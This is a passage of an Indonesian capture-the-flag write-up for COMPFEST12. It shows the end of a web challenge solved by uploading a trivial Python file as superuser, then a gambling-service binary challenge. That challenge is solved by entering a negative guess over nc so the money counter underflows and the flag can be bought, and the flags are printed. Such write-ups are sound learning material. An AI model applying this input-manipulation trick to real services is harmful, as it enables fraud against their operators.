


Setelah akun sudah menjadi super user, lalu klik viewsite dan upload file python biasa, isi dari file python saya hanya :

A = 0
B = 0
print(A+B)



Klik submit dan flag akan muncul :




Flag : COMPFEST12{f4k3_5up312_u53r_hUH_?}

Gambling Problem 2 - Binary Exploitation -

Diberikan sebuah service untuk melakukan gambling, jika uang terpenuhi maka flag akan bisa dibeli.


Berikut hasil decompile dari service nya:



Jalankan service nya, lalu masukkan nilai negative pada guess number :

```
root@noid3a:~# nc 128.199.157.172 25880
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 1
TERM environment variable not set.
We're kind, so here's your starting money, it's on the house :)
Money : 25636

Continue playing (1 = yes/0 = no): 1
Place your bet : 25000
25000

Guess (Number 1-100): -9999999
Rolling Dice ...
THE NUMBER IS 34

WRONG LOL!
TERM environment variable not set.
Money : 4294867932

Continue playing (1 = yes/0 = no): Enough playing, GET OUT!
```

Lalu beli flagnya :



Flag : COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cb5}